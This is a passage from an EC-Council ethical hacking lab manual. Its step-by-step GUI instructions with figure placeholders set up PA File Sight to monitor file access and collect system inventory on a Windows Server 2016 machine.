


Figure 4.7.7: PA File Sight Stopping Satellite Service

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Once the service is stopped, click **Start Satellite Service.**




Figure 4.7.8: PA File Sight Starting Satellite Service

18. Once the service has started, click **Exit** to close the application.




Figure 4.7.9: PA File Sight Configuring Satellite Monitoring

TASK 7.4

Create a File for Monitoring

19. Create a folder named **File Monitoring** on **Desktop** and open it. Create a new text document in the folder, name it **Secret.txt**, type some text content in the file, and save it. **Close** the notepad window.




Figure 4.7.10: Creating a Text Document in Windows Server 2016

20. Switch back to the **Windows 10** machine, and observe that PA File Sight starts monitoring the **Windows Server 2016** machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.7.11: PA File Sight Server Added

21. Expand the **SERVER2016** node, select **Inventory Collector** in the left-hand pane, and click the **Apply** button from the right-hand pane.




Figure 4.7.12: PA File Sight Inventory Collector

22. Now, right-click on **Inventory Collector** and click **Run Now!** from the context menu.




Figure 4.7.13: PA File Sight Inventory Collector Run Now!

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. Select **SERVER2016** in the left pane and scroll down, and you can see the complete system information for the **Windows Server 2016** machine on the dashboard.




Figure 4.7.14: PA File Sight Dashboard

TASK 7.5

Add New Monitor

24. Right-click on **SERVER2016** and click the **Add New Monitor** option from the context menu.

